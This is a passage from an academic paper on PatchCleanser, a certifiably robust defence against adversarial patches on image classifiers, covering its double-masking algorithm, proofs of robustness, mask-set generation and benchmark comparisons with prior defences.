Details of second-round masking. The pseudocode of the second-round masking is in Line 6-11. We will look into *every* one-mask disagreer prediction in $\mathcal{P}_{\text{dis}}$ (Line 6). For each $(\mathbf{m}_{\text{dis}}, \bar{y}_{\text{dis}})$, we apply the disagreer mask $\mathbf{m}_{\text{dis}}$ to the image and feed the masked image $\mathbf{x} \odot \mathbf{m}_{\text{dis}}$ to the masking sub-procedure MASKPRED$(\cdot)$ for the second-round masking (Line 7). If all two-mask predictions reach a unanimous agreement (i.e., $\mathcal{P}' = \varnothing$), we consider that the first-round mask $\mathbf{m}_{\text{dis}}$ has already removed the adversarial perturbations. Our algorithm returns this one-mask disagreer prediction (*Case II: disagreer prediction*; Line 9). On the other hand, if two-mask predictions disagree (i.e., $\mathcal{P}' \neq \varnothing$), we consider that the disagreer mask $\mathbf{m}_{\text{dis}}$ has not removed the patch. In this case, we discard this one-mask disagreer prediction and move to the next one. In the end, if we return no prediction in the second-round masking, we trust and return the one-mask majority prediction $\bar{y}_{\text{maj}}$ (*Case III: majority prediction*; Line 12).

Remark: defense complexity. When the number of disagreer predictions is bounded by a small constant C (which is the usual case in the clean setting), the defense complexity is $O(|\mathcal{M}| + C \cdot |\mathcal{M}|)$. However, its worst-case complexity is $O(|\mathcal{M}|^2)$ (doing all two-mask predictions). In Appendix C,

we discuss and evaluate another defense algorithm that has the same robustness guarantees and a better worst-case inference complexity $O(|\mathcal{M}|)$, at the cost of a drop in clean accuracy.

3.3 Robustness Certification for Double-Masking Defense

In this subsection, we discuss how to certify the robustness of our double-masking algorithm for a given image. Recall that we say our defense is certifiably robust for a given image if our model prediction is always correct against any adaptive white-box attacker within our threat model $\mathcal{A}_{\mathcal{R}}$. The certification only applies to labeled images since we need ground-truth labels to check the prediction correctness.

First, we define a concept of *two-mask correctness*, which we claim is a sufficient condition for certified robustness.

Definition 2 (two-mask correctness)**.** *A model $\mathbb{F}$ has two-mask correctness for a mask set $\mathcal{M}$ and a clean image data point $(\mathbf{x}, y)$, if model predictions on all possible two-masked images are correct, i.e.,*

$$\mathbb{F}(\mathbf{x} \odot \mathbf{m}_0 \odot \mathbf{m}_1) = y \ , \forall\, \mathbf{m}_0 \in \mathcal{M}, \forall\, \mathbf{m}_1 \in \mathcal{M}$$

Next, we present our theorem stating that two-mask correctness for a clean image (and an $\mathcal{R}$-covering mask set) implies the certifiable robustness of our defense to adversarial patches (constrained by $\mathcal{A}_{\mathcal{P}}$) on that image.

Theorem 1. *Given a clean data point $(\mathbf{x}, y)$, a classification model $\mathbb{F}$, a mask set $\mathcal{M}$, and the threat model $\mathcal{A}_{\mathcal{R}}$, if $\mathcal{M}$ is $\mathcal{R}$-covering and $\mathbb{F}$ has two-mask correctness for $\mathcal{M}$ and $(\mathbf{x}, y)$, then our double-masking defense (Algorithm 1) will always return a correct label, i.e.,* $\textsc{DoubleMasking}(\mathbf{x}', \mathbb{F}, \mathcal{M}) = y,\ \forall\, \mathbf{x}' \in \mathcal{A}_{\mathcal{R}}(\mathbf{x})$.

Proof. First, we present three useful claims for our proof.

Claim. *Given the same conditions of Theorem 1 ($\mathcal{R}$-covering and two-mask correctness), we have:*

1. *There is at least one correct one-mask prediction in the first-round masking (Line 2 of Algorithm 1).*
2. *There is at least one correct two-mask prediction in every iteration of the second-round masking (Line 7 of Algorithm 1).*
3. *If a first-round mask removes the patch, then all its second-round two-mask predictions (Line 7 of Algorithm 1) are correct.*

Proof. The proof of three claims follows from the definitions of $\mathcal{R}$-covering and two-mask correctness.

1. The first claim holds since at least one first-round mask removes the patch (due to $\mathcal{R}$-covering) and recovers the correct prediction (due to two-mask correctness; note that two-mask correctness reduces to "one-mask" correctness when two masks are at the same locations).
2. The second claim holds since at least one second-round mask removes the patch (due to $\mathcal{R}$-covering) and recovers the correct prediction (due to two-mask correctness).
3. The third claim holds since all the two-mask predictions are benign and correct when the patch is removed by the first-round mask (due to two-mask correctness). □

Next, we use these three claims to prove three lemmas, which together show that our double-masking algorithm (Algorithm 1) will never return an incorrect prediction (given $\mathcal{R}$-covering and two-mask correctness). *All lemmas are under the same conditions of Theorem 1.*

Lemma 1. *Algorithm 1 will never return an incorrect label via Case I (Line 4 of Algorithm 1).*

Proof. If Algorithm 1 returns an incorrect label ($\bar{y}_{\text{maj}} \neq y$) via *Case I*, it means that $\mathcal{P}_{\text{dis}} = \varnothing$ and all one-mask predictions in the first-round masking are incorrect as $\bar{y}_{\text{maj}}$. This leads to a contradiction because our first claim indicates that at least one one-mask prediction is correct. □

Lemma 2. *Algorithm 1 will never return an incorrect label via Case II (Line 9 of Algorithm 1).*

Proof. If Algorithm 1 returns an incorrect label ($\bar{y}_{\text{dis}} \neq y$) via *Case II*, it means that $\mathcal{P}' = \varnothing$ and all two-mask predictions for the first-round disagreer $(\mathbf{m}_{\text{dis}}, \bar{y}_{\text{dis}})$ in the second-round masking are incorrect as $\bar{y}_{\text{dis}}$. This leads to a contradiction because our second claim indicates that at least one two-mask prediction is correct in any iteration of the second-round masking. □

Lemma 3. *Algorithm 1 will never return an incorrect label via Case III (Line 12 of Algorithm 1).*

Proof. If Algorithm 1 returns an incorrect label via *Case III*, we have $\bar{y}_{\text{maj}} \neq y$. This implies that the correct label y is a disagreer (recall that at least one first-round mask removes the patch and gives the correct one-mask prediction label y). From our third claim, we know that for this one-mask disagreer (whose first-round mask removes the patch), all its two-mask predictions are correct due to two-mask correctness. Therefore, we have $\mathcal{P}' = \varnothing$, and Algorithm 1 will return this disagreer $\bar{y}_{\text{dis}} = y$ via *Case II*. This contradicts with Algorithm 1 returning a label via *Case III*. □

Putting things together, we prove in the above three lemmas that our double-masking algorithm (Algorithm 1) will never return an incorrect label. Since Algorithm 1 will always return a prediction label, we have proved that our defense will always return a correct label under the conditions of Theorem 1. □

Robustness certification procedure. From Theorem 1, we can certify the robustness of our defense on a clean/test image by checking if our model has two-mask correctness on that image. The pseudocode for our robust certification is

Algorithm 2 Robustness certification for PatchCleanser

Input: Image $\mathbf{x}$, ground-truth label y, vanilla prediction model $\mathbb{F}$, mask set $\mathcal{M}$, threat model $\mathcal{A}_{\mathcal{R}}$
Output: Whether $\mathbf{x}$ has certified robustness

1: **procedure** CERTIFICATION($\mathbf{x}, y, \mathbb{F}, \mathcal{M}, \mathcal{A}_{\mathcal{R}}$)
2: **if** $\mathcal{M}$ is not $\mathcal{R}$-covering **then** ▷ Insecure mask set
3: **return** `False`
4: **end if**
5: **for** every $(\mathbf{m}_0, \mathbf{m}_1) \in \mathcal{M} \times \mathcal{M}$ **do**
6: $\bar{y}' \leftarrow \mathbb{F}(\mathbf{x} \odot \mathbf{m}_0 \odot \mathbf{m}_1)$ ▷ Two-mask pred.
7: **if** $\bar{y}' \neq y$ **then**
8: **return** `False` ▷ Possibly vulnerable
9: **end if**
10: **end for**
11: **return** `True` ▷ Certified robustness!
12: **end procedure**

presented in Algorithm 2. First, the certification procedure checks if mask set $\mathcal{M}$ is $\mathcal{R}$-covering (Line 2). Next, it evaluates all possible two-mask predictions (Line 5-10). If any of the two-mask predictions is incorrect, the algorithm returns `False` (possibly vulnerable). On the other hand, if all two-mask predictions match the ground-truth y, we have certified robustness for this image, and the algorithm returns `True`.

In our evaluation (Section 4), we will apply Algorithm 2 to labeled datasets and report *certified robust accuracy*, the fraction of labeled test images for which Algorithm 2 returns `True`. We note that Theorem 1 ensures that this certified accuracy is the *lower bound* of model accuracy against any adaptive attacker within the threat model $\mathcal{A}_{\mathcal{R}}$. For example, a certified robust accuracy of 62.1% on the ImageNet [11] dataset implies that PatchCleanser can correctly classify 62.1% of the ImageNet test images, no matter how an adaptive attacker (within the threat model) generates and places the patch.

3.4 Implementation of the End-to-End PatchCleanser Defense

In this subsection, we first present an adaptive $\mathcal{R}$-covering mask set generation technique and then provide a complete view of our end-to-end PatchCleanser defense.

Adaptive mask set generation. In practice, a defense needs to operate within the constraints of available computational resources. This imposes a bound on the number of masked model predictions that we can evaluate.[5] Therefore, we need to carefully generate a mask set that meets the computation budget (i.e., the number of masks) while maintaining the security guarantee (i.e., $\mathcal{R}$-covering). We first present our approach for 1-D "images" (Figure 3 provides two visual examples) and then generalize it to 2-D.

[5] For example, there are 40k possible locations for a 24×24 mask on a 224×224 image, and it is computationally expensive to evaluate all 40k masked predictions.




Figure 3: Visual examples for 1-D mask set generation. Both mask sets are $\mathcal{R}$-covering for a patch of estimated size $\bar{p} = 2$ on an image of size $n = 6$. *Left example:* smaller mask size $m = 2$, smaller mask stride $s = 1$, and larger mask set $I = \{0,1,2,3,4\}$. *Right example:* larger mask size $m = 3$, larger mask stride $s = 2$, and smaller mask set $I = \{0,2,3\}$.

Adjusting the mask set size. We generate a mask set via moving a mask over the input image. Consider a mask of width m over an image of size n, we first place the mask at the coordinate 0 (so that the mask covers the indices from 0 to $m-1$). Next, we move the mask with a stride of s across the image and gather a set of mask locations $\{0, s, 2s, \cdots, \lfloor \frac{n-m}{s} \rfloor s\}$. Finally, we place the last mask at the index of $n-m$ in case the mask at $\lfloor \frac{n-m}{s} \rfloor s$ cannot cover the last m pixels. We can define a mask set $\mathcal{M}_{m,s,n}$ as:

$$\mathcal{M}_{m,s,n} = \{\mathbf{m} \in \{0,1\}^n \mid \mathbf{m}[u] = 0, u \in [i, i+m); \\ \mathbf{m}[u] = 1, u \notin [i, i+m); i \in I\}$$
$$I = \{0, s, 2s, \cdots, \lfloor \frac{n-m}{s} \rfloor s\} \bigcup \{n-m\} \quad (1)$$

Furthermore, we can compute the mask set size as:

$$|\mathcal{M}_{m,s,n}| = |I| = \lceil \frac{n-m}{s} \rceil + 1 \quad (2)$$

This equation shows that we can adjust the mask set size via the mask stride s. In the example of Figure 3, we can reduce the mask set size from 5 to 3 by increasing the mask stride from 1 to 2. Next, we discuss the security property (i.e., $\mathcal{R}$-covering) of the mask set $\mathcal{M}$.

Ensuring the security guarantee. Using a large mask stride might leave "gaps" between two adjacent masks; therefore, we need to choose a proper mask size to cover these gaps to ensure that the mask set $\mathcal{M}$ is $\mathcal{R}$-covering. We present the following lemma discussing the $\mathcal{R}$-covering property of the mask set $\mathcal{M}_{m,s,n}$; we will present its proof in Appendix E.

Lemma 4. *The mask set $\mathcal{M}_{m,s,n}$ is $\mathcal{R}$-covering for a patch that is no larger than $p^* = m - s + 1$.*

Lemma 4 indicates that the mask size needs to be no smaller than $m^* = p + s - 1$ to ensure $\mathcal{R}$-covering.

Mask set generation. Armed with the ability to adjust the mask set size and to ensure the security guarantee (as discussed above), we now present our complete mask set generation approach. The procedure takes as inputs *the computation*

budget k (i.e., the number of masks), the *estimated* patch size $\bar{p}$ (i.e., the security parameter), and the image size n, and aims to generate a $\mathcal{R}$-covering set that satisfies the computational budget k. First, based on the the inputs $k, \bar{p}, n$, we derive mask stride s and mask size m using Lemma 4 ($\bar{p} = m - s + 1$) and Equation 2 ($k = \lceil \frac{n-m}{s} \rceil + 1$) as follows:

$$s = \lceil \frac{n - \bar{p} + 1}{k} \rceil$$
$$m = \bar{p} + s - 1 \tag{3}$$

Next, we generate the set $\mathcal{M}_{m,s,n}$ via Equation 1 accordingly. We note that when we have a different estimation for the patch size $\bar{p}$, we only need to adjust the mask stride s and mask size m according to Equation 3 while keeping the number of masks k unchanged.

Generalizing to 2-D images. We can easily generalize the 1-D mask set to 2-D by separately applying Equation 1 and Equation 3 to each of the two axes of the image. For $n_0 \times n_1$ images, $\bar{p}_0 \times \bar{p}_1$ patches, $k_0 \times k_1$ number of masks, we can calculate s_0, s_1, m_0, m_1 with Equation 3 and obtain I_0, I_1 with Equation 1. The mask set generation becomes $\mathcal{M}_{(m_0,m_1),(s_0,s_1),(n_0,n_1)} = \{\mathbf{m} \in \{0,1\}^{n_0 \times n_1} \mid \mathbf{m}[u,v] = 0, u \in [i, i+m_0), v \in [j, j+m_1), (i,j) \in I_0 \times I_1;\ \mathbf{m}[u,v] = 1, \text{otherwise}\}$.

Remark: trade-off between efficiency and accuracy. As shown in Equation 3, if we want to improve the efficiency (by having a smaller k), we will have to use a larger stride s and larger mask size m. Intuitively, the model prediction is less accurate for a larger mask; thus, the improvement in efficiency can be at the cost of model accuracy. Our mask set generation approach allows us to balance this trade-off between efficiency and accuracy in the real-world deployment. We will study this trade-off in Section 4.3.

End-to-end PatchCleanser pipeline. With the mask set generation technique, we can summarize the end-to-end PatchCleanser pipeline as follows:

1. First, we perform *adaptive mask set generation* to obtain a secure $\mathcal{R}$-covering mask set $\mathcal{M}$ that satisfies a certain computation budget (number of masks $k_0 \times k_1$).
2. Second, we perform *double-masking* (Algorithm 1) with the model $\mathbb{F}$ and the mask set $\mathcal{M}$ for robust classification.
3. Third, we can use our certification procedure (Algorithm 2) to certify the robustness of PatchCleanser on a given labeled image against any adaptive white-box attacker within the threat model $\mathcal{A}_{\mathcal{R}}$. We will evaluate the fraction of labeled test images that can be certified across multiple datasets in the next section.

4 Evaluation

We instantiate PatchCleanser with three different classification models, and extensively evaluate the defense using three different datasets. We will demonstrate state-of-the-art clean accuracy and certified robust accuracy of PatchCleanser compared with prior works [7, 25, 33, 55, 61] and provide detailed analysis of our defense under different settings.

In this section, we primarily focus on a single square patch that can have arbitrary content and that can be anywhere on the image. This setting is currently an open research question in the field, and also allows for a fair comparison with prior works [7, 25, 33, 55, 61]. We will show the flexibility of PatchCleanser by demonstrating its generalization to a set of different patch shapes and multiple patches in Section 5.1.

4.1 Setup

In this subsection, we briefly introduce our evaluation setup. We provide additional details in our technical report [56]. Our source code is available at https://github.com/inspire-group/PatchCleanser.

Datasets. We choose three popular image classification benchmark datasets for evaluation: ImageNet [11], ImageNette [14], CIFAR-10 [23].

ImageNet and ImageNette. ImageNet [11] is a challenging image classification dataset which has 1.3M training images and 50k validation images from 1000 classes. ImageNette [14] is a 10-class subset of ImageNet with 9469 training images and 3925 validation images. ImageNet/ImageNette images have a high resolution, and we resize and crop them to 224×224 before feeding them to different models.

CIFAR-10. CIFAR-10 [23] is a benchmark dataset for low-resolution image classification. CIFAR-10 has 50k training images and 10k test images from 10 classes. Each image is in the resolution of 32×32. We resize them to 224×224 via bicubic interpolation for a better classification performance.

Models. We choose three representative image classification models to build PatchCleanser. We provide model training details in Appendix A.

ResNet. ResNet [19] is a classic Convolutional Neural Network (CNN) model. It uses layers of convolution filters and residual blocks to extract features for image classification. We use ResNetV2-50x1 and its publicly available weights trained for ImageNet [11]. We finetune the model for other different datasets used in our evaluation.

Vision Transformer (ViT). ViT [13] is adapted from NLP Transformer [50] for the image classification task. It divides an image into disjoint pixel blocks, and uses self-attention architecture to extract features across different pixel blocks for classification. We use ViT-B16-224 [13] trained for ImageNet and finetune it on other datasets.

Multi-layer Perceptron (MLP). There have been recent advances in leveraging MLP-only architectures for image classification (e.g., MLP-mixer [47], ResMLP [48]). These architectures take pixel blocks as input and "mix" features/pixels across locations and channels for predictions. We choose

Table 2: Clean accuracy and certified robust accuracy for different defenses and datasets[†]

Dataset	ImageNette [14]						ImageNet [11]						CIFAR-10 [23]			
Patch size	1% pixels		2% pixels		3% pixels		1% pixels		2% pixels		3% pixels		0.4% pixels		2.4% pixels	
Accuracy (%)	clean	robust	clean	robust	clean	robust	clean	robust	clean	robust	clean	robust	clean	robust	clean	robust
PC-ResNet	**99.6**	96.4	**99.6**	94.4	**99.5**	93.5	81.7	58.4	81.6	53.0	81.4	50.0	98.0	88.5	97.8	78.8
PC-ViT	**99.6**	**97.5**	**99.6**	**96.4**	**99.5**	**95.3**	**84.1**	**66.4**	**83.9**	**62.1**	**83.8**	**59.0**	**99.0**	**94.3**	**98.7**	**89.1**
PC-MLP	99.4	96.8	99.3	95.3	99.4	94.6	79.6	58.4	79.4	53.8	79.3	50.7	97.4	86.1	97.0	78.0
IBP [7]	computationally infeasible												65.8	51.9	47.8	30.8
CBN [61]	94.9	74.6	94.9	60.9	**94.9**	45.9	49.5	13.4	49.5	7.1	49.5	3.1	84.2	44.2	84.2	9.3
DS [25]	92.1	82.3	92.1	79.1	92.1	75.7	44.4	17.7	44.4	14.0	44.4	11.2	83.9	68.9	83.9	56.2
PG-BN [55]	**95.2**	**89.0**	**95.0**	**86.7**	94.8	**83.0**	**55.1**	**32.3**	**54.6**	**26.0**	**54.1**	**19.7**	84.5	63.8	83.9	47.3
PG-DS [55]	92.3	83.1	92.1	79.9	92.1	76.8	44.1	19.7	43.6	15.7	43.0	12.5	84.7	69.2	84.6	57.7
BagCert[‡][33]	–	–	–	–	–	–	45.3	27.8	45.3	22.7	45.3	18.0	**86.0**	**72.9**	**86.0**	**60.0**

[†] We mark the best result for PatchCleanser models and the best result for prior works in bold.
[‡] The BagCert numbers are provided by the authors [33] through personal communication since the source code is unavailable; results for ImageNette are not provided.

ResMLP-S24-224 [48] in our evaluation. We take the pre-trained model for ImageNet, and finetune it for other datasets.

Adversarial patches. Following prior works [7, 25, 33, 55], we report defense performance against a square patch that takes 1%, 2%, and 3% of input image pixels for ImageNet/ImageNette and a square patch with 0.4% and 2.4% pixels for CIFAR-10 images. We allow these patches to have *arbitrary* content and be *anywhere* on the image. In Section 4.3, we also report results for larger patch sizes (ranging from 2% to 62% image pixels) to understand the limit of our defense. In Section 5.1, we quantitatively discuss the implications of using a set of different rectangle patch shapes as well as multiple patches.

Defenses. We build three defense instances PC-ResNet, PC-ViT, PC-MLP using three vanilla models of ResNet, ViT, and MLP. In Section 4.3, we will analyze the effect of different defense setups (i.e., the number of masks). In our default setup, we set the number of masks $k_0 \times k_1 = k^2 = 6 \times 6$, which has high certified robustness and moderate computational overhead. We then generate the $\mathcal{R}$-covering mask set $\mathcal{M}$ as discussed in Section 3.4.

We also report defense performance of prior works Interval Bound Propagation based defense (IBP) [7], Clipped BagNet (CBN) [61], De-randomized Smoothing (DS) [25], PatchGuard (PG) [55], and BagCert [33] for comparison. We use the optimal defense settings stated in their respective papers.

Evaluation Metrics. We report clean accuracy and certified robust accuracy as our evaluation metrics. The *clean accuracy* is defined as the fraction of clean test images that can be correctly classified by our defended model. The *certified robust accuracy* is the fraction of test images for which Algorithm 2 returns `True` (certifies the robustness for this image), i.e., no adaptive white-box attacker can bypass our defense. In addition to accuracy metrics, we also use *per-example inference time* to analyze the computational overhead.

Remark: no need to implement adaptive attacks. As discussed in Section 3.3, certified robust accuracy is the lower bound of model accuracy against any adaptive attacker within the threat model. Therefore, it is not necessary to empirically evaluate robustness using any concrete adaptive attack strategy: empirical robust accuracy is always higher than certified accuracy.

Table 3: Clean accuracy of vanilla models

	ImageNette	ImageNet	CIFAR-10
ResNet [19]	99.8%	82.3%	98.3%
ViT [13]	99.8%	84.8%	99.0%
MLP [48]	99.5%	80.2%	97.8%

4.2 State-of-the-art Clean Accuracy and Certified Robust Accuracy across All Datasets

We report our main evaluation results for PatchCleanser in Table 2 and compare defense performance with prior works.

State-of-the-art clean accuracy. As shown in Table 2, PatchCleanser achieves high clean accuracy. Take PC-ViT as an example, PatchCleanser achieves 99.5+% clean accuracy for 10-class ImageNette, 83.8+% for 1000-class ImageNet, and 98.7+% for CIFAR-10. We further report the accuracy of state-of-the-art vanilla classification models in Table 3. From these two tables, we can see that the clean accuracy of our defense is very close to the state-of-the-art undefended models (the difference is smaller than 1%). The high clean accuracy can foster real-world deployment of our defense.

High certified robustness. In addition to state-of-the-art clean accuracy achieved by our defense, we can see from Table 2 that PatchCleanser also has very high certified robust accuracy. For ImageNette, our PC-ViT has a certified robust accuracy of 97.5% against a 1% square patch. *That is, for 97.5% of the test images, no strong adaptive white-box attacker who uses a 1%-pixel square patch anywhere on the image can induce misclassification of our defended model.* Furthermore, we can also see high certified robust accuracy for ImageNet and CIFAR-10, e.g., 66.4% certified robust accuracy for a 1%-pixel patch on ImageNet and 94.3% certified




Figure 4: The effect of mask set size on defense performance (ImageNet)




Figure 5: Trade-off between overhead and accuracy on ImageNet (left: clean accuracy; right: certified robust accuracy)

robust accuracy for a 0.4%-pixel patch on CIFAR-10.

Significant improvements in clean accuracy and certified robust accuracy from prior works. We compare our defense performance with all prior certifiably robust defenses. From Table 2, we can see that all our defense instances (i.e., PC-ResNet, PC-ViT, and PC-MLP) significantly outperform all prior works in terms of both clean accuracy and certified robust accuracy. Notably, for a 2%-pixel patch on ImageNet, PC-ViT improves the clean accuracy from 54.6% to 83.9% (29.3% gain in top-1 accuracy) and boosts the certified robust accuracy from 26.0% to 62.1% (the accuracy gain is 36.1%; the improvement is more than 2 times). Moreover, we can see that *the certified robust accuracy of PC-ViT is even higher than the clean accuracy of all prior works*. These significant improvements are due to PatchCleanser's compatibility with state-of-the-art classification models, while previous works are fundamentally incompatible with them (recall that PG [55], DS [25], BagCert [33], CBN [61] are all limited to models with a small receptive field).

We can also see large improvements across datasets including ImageNette and CIFAR-10. For a 2%-pixel patch on ImageNette, PC-ViT improves clean accuracy from 95.0% to 99.6% and certified robust accuracy from 86.7% to 96.4%. For a 2.4%-pixel patch on CIFAR-10, PC-ViT improves clean accuracy from 86.0% to 98.7% (12.7% gain) and certified robust accuracy from 60.0% to 89.1% (29.1% gain).

Takeaways. In this subsection, we demonstrate that PatchCleanser has similar clean accuracy as vanilla state-of-the-art models, as well as high certified robust accuracy. In comparison with prior certifiably robust defenses, we demonstrate significant improvements in both clean accuracy and certified robust accuracy. These improvements showcase the strength of defenses that are compatible with any state-of-the-art model.

4.3 Detailed Analysis of PatchCleanser

In this subsection, we provide a detailed analysis of PatchCleanser models. We will discuss the trade-off between defense performance and defense overhead, study the implications of over-estimated patch sizes, and finally explore the limit of PatchCleanser against larger patches.

There is a trade-off between defense performance and defense overhead (balanced by the number of masks). In this analysis, we use PC-ViT against a 2%-pixel patch on 5000 randomly selected ImageNet test images to study the trade-off between defense performance and defense overhead. In Figure 4, we report the clean accuracy, certified robust accuracy, and per-example inference time (evaluated using a batch size of one) for PC-ViT configured with different computation budgets (i.e., number of masks k^2). As shown in the figure, as we increase the number of masks, the certified robust accuracy first significantly improves and then gradually saturates. This is because a larger k^2 gives a smaller mask stride and leads to a smaller mask size, which enhances the robustness certification. However, we also observe that the per-example inference time greatly increases as we are using a larger number of masks. Therefore, we need to carefully choose a proper mask set size to balance the trade-off between defense performance and defense overhead. In our default setting, we prioritize the defense performance and use a mask set size of $6^2 = 36$.

We further visualize the defense overhead and defense performance (in terms of clean accuracy and certified robust accuracy) for different defenses in Figure 5. As shown in the figure, CBN [61] (12.0ms), PG-BN [55] (44.2ms), and BagCert [33] (14.0ms) have a very small runtime since they only requires one-time model feed-forward inference. For PC-ViT, we report the performance trade-off under different mask set sizes ranging from 4 to 36 (we omit PC-ResNet and PC-MLP for simplicity). We can see that when PC-ViT is optimized for classification accuracy, we have 83.8% clean accuracy and 62.2% certified robust accuracy with a moderate defense overhead (672.4ms). On the other hand, when PC-ViT is optimized for defense efficiency, we achieve a small per-example inference time (78.8ms) while still significantly outperforming prior works in terms of clean accuracy (82.7%) and certified robust accuracy (44.3%). Furthermore, we note that prior works such as DS [25] and PG-DS [55] have a much larger defense overhead on ImageNet (4740.0 ms and 4918.0ms, respectively).

From this analysis, we demonstrate that there is a trade-off between defense strength and defense efficiency. In PatchCleanser, we can tune mask set size to balance this trade-off. In contrast, while prior works like PG-BN [55] and




Figure 6: Effect of over-estimated patch size for a 32×32 patch (ImageNet)




Figure 7: Clean accuracy for defense setups against different patch sizes (ImageNet)




Figure 8: Certified robust accuracy against different patch sizes (ImageNet)

BagCert [33] have a smaller inference time, they cannot further improve their defense performance regardless of additionally available computation resources. Finally, we argue that our defense can be applied to time-sensitive applications like video analysis by performing the defense on a subset of frames. We also note that we can significantly reduce the empirical inference time by running the masked prediction evaluation (i.e., MASKPRED$(\cdot)$ in Algorithm 1) in parallel when multiple GPUs are available. With the improvement in computation resources and the development of high-performance lightweight models, we expect the computational cost to be mitigated in the future.

Over-estimation of patch sizes has a small impact on the defense performance. PatchCleanser requires a conservative estimation of the patch size (as a security parameter) to generate a proper mask set (the dependence on patch size estimation is similar to several prior works [30,55,58]). In this analysis, we aim to study the defense performance when we over-estimate the patch size. In Figure 6, we plot the defense performance as a function of an estimated patch area (i.e., the number of pixels) on the ImageNet dataset (the actual patch has 32×32 pixels on the 224×224 image)). The x-axis denotes the ratio of the estimated patch area to the actual patch area; 100% implies no over-estimation. As shown in the figure, as the over-estimation becomes greater, the clean accuracy of PC-ViT is barely affected while the certified robust accuracy gradually drops. We note that even when the estimation of the patch area is conservatively set to 4 times the actual area of the patch, PC-ViT still significantly outperforms all prior works.

Understanding the limit of our defense with larger patch sizes. In Figure 7 and 8, we report the defense performance of PC-ViT against different patch sizes on the 224×224 ImageNet test images. This analysis helps us to understand the limit of PatchCleanser when facing extremely large adversarial patches. Figure 7 shows that, as we increase the patch size, the clean accuracy of PC-ViT slowly decreases. For example, even when the patch size is 112×112 (on the 224×224 image), the clean accuracy is still above 80%. The clean accuracy finally deteriorates to 0.1% (random guess) when the patch is extremely large as 192×192. Figure 8 shows that the certified robust accuracy also decreases when a larger patch is used. When a large patch of 64×64 is used, we have 46.1% certified robust accuracy; when the patch is as large as 112×112 (half of the image size), we still have a non-trivial top-1 certified robust accuracy of 20.5% for 1000-class classification. We note that we use a fixed number of masks ($k^2 = 36$) for this analysis; this shows that PatchCleanser performs well across different patch sizes when having a fixed computational budget.

We further plot the clean accuracy and certified accuracy of prior defenses [25, 55, 61] in Figure 7 and 8. We can see that the certified robust accuracy of prior works drops quickly to zero when we consider a larger patch, while PatchCleanser achieves a much higher robust accuracy across all patch sizes. We note that the clean accuracy of CBN [61] and DS [25] does not change due to their fixed defense parameters. When the certified robust accuracy of DS and CBN reduces to zero (at a patch size of 96px), PatchCleanser still has a much higher clean accuracy and certified robust accuracy.

5 Discussion

In this section, we quantitatively discuss the implications of multiple patch shapes and multiple patches, the Minority Reports defense [30], limitations and future work directions.

5.1 PatchCleanser against Multiple Patch Shapes and Multiple Patches

In Section 4, we primarily focus on the scenario of one *square* patch. In this subsection, we further demonstrate the compatibility of our defense with (1) a set of different patch shapes as well as (2) multiple patches.

Intuition. The key requirement of PatchCleanser is using an $\mathcal{R}$-covering mask set $\mathcal{M}$. Therefore, to counter an attacker who can use a patch from a set of different patch shapes or who can use multiple patches, we only need to consider a mask set that includes masks of different shapes or multiple masks to ensure $\mathcal{R}$-covering and plug the mask set into our double-masking algorithm.

Different patch shapes. First, we consider a scenario where an attacker can use *any* rectangle shape that cov-

Table 4: Defense against different patch shapes (*all possible rectangle shapes that consist of 1% image pixels*) and multiple patches (*two 1%-pixel square patches*).

Dataset	ImageNette		ImageNet		CIFAR-10	
Accuracy (%)	clean	robust	clean	robust	clean	robust
Any 1% rectangle	99.2	91.8	85.4	49.8	99.4	82.6
1% square (baseline)	99.6	96.6	84.2	68.2	99.0	92.6
Two 1% square patches	98.8	89.2	83.8	45.8	98.6	76.6
One 2% square patch	99.2	95.6	83.8	63.2	99.0	91.2

ers at most 1% pixels of the 224×224 image (502 pixels), which includes thousands of shapes ranging from 1×224 to 22×22. To counter this strong attacker, we consider a shape set $\mathcal{S} = \{5\times224, 12\times83, 23\times38, 39\times20, 84\times12, 224\times5\}$; we claim that 6 shapes in $\mathcal{S}$ together can *cover any 1%-pixel rectangle shape* (more details in Appendix B). We then generate masks for 6 different rectangles and use these masks in the double-masking algorithm. We report the defense performance in the upper half of Table 4, which shows that our defense has high clean performance and certified robust accuracy. We note that the reported certified robust accuracy accounts for a much stronger attacker that can use any rectangle shape covering at most 1% pixels, explaining a drop in certified robustness from the baseline. Nevertheless, our defense performance (while considering a stronger adversary) is still much better than those of prior works against a 1%-pixel square patch (recall Table 2).

